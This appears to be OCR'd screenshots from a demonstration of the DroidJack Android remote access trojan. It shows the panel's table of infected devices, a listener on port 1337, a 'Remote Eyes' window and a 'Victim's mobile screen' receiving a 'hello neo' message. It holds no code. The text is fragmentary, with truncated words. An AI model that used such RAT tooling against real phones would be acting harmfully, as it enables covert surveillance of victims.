


| Country | Phone Number | Model | Manufacturer | Versi... | IP Address | ID | Running app | Idle time |
|---|---|---|---|---|---|---|---|---|
| Unknc | Not Registered | 2014818 | Xiaomi | 5.1.1 | 192.168.0.100 | a3cad0437d12 | tezz | 0 s |


Port: 1337

Status: Listenir

DroidJack says: Wanna suggest/report/comment




DroidJack says: Your order is my command boss! ;)



DroidJack - Remote Eyes - 2014818 - 192.168.0.100

DroidJack says: Good afternoon null! :D



DroidJack - Welcome null

| Country | Phone Number | Model | Manufacturer | Versi... | IP Address | ID | Running app | Idle time |
|---|---|---|---|---|---|---|---|---|
| Unknc | Not Registered | 2014818 | Xiaomi | 5.1.1 | 192.168.0.100 | 2cad0437d12 | tezz | 0 s |

Port: 1337


Statu

Reception

hello neo

DroidJack says: Wanna suggest/repo

## Victim’s mobile screen:


20:06
tezz
Button
hello neo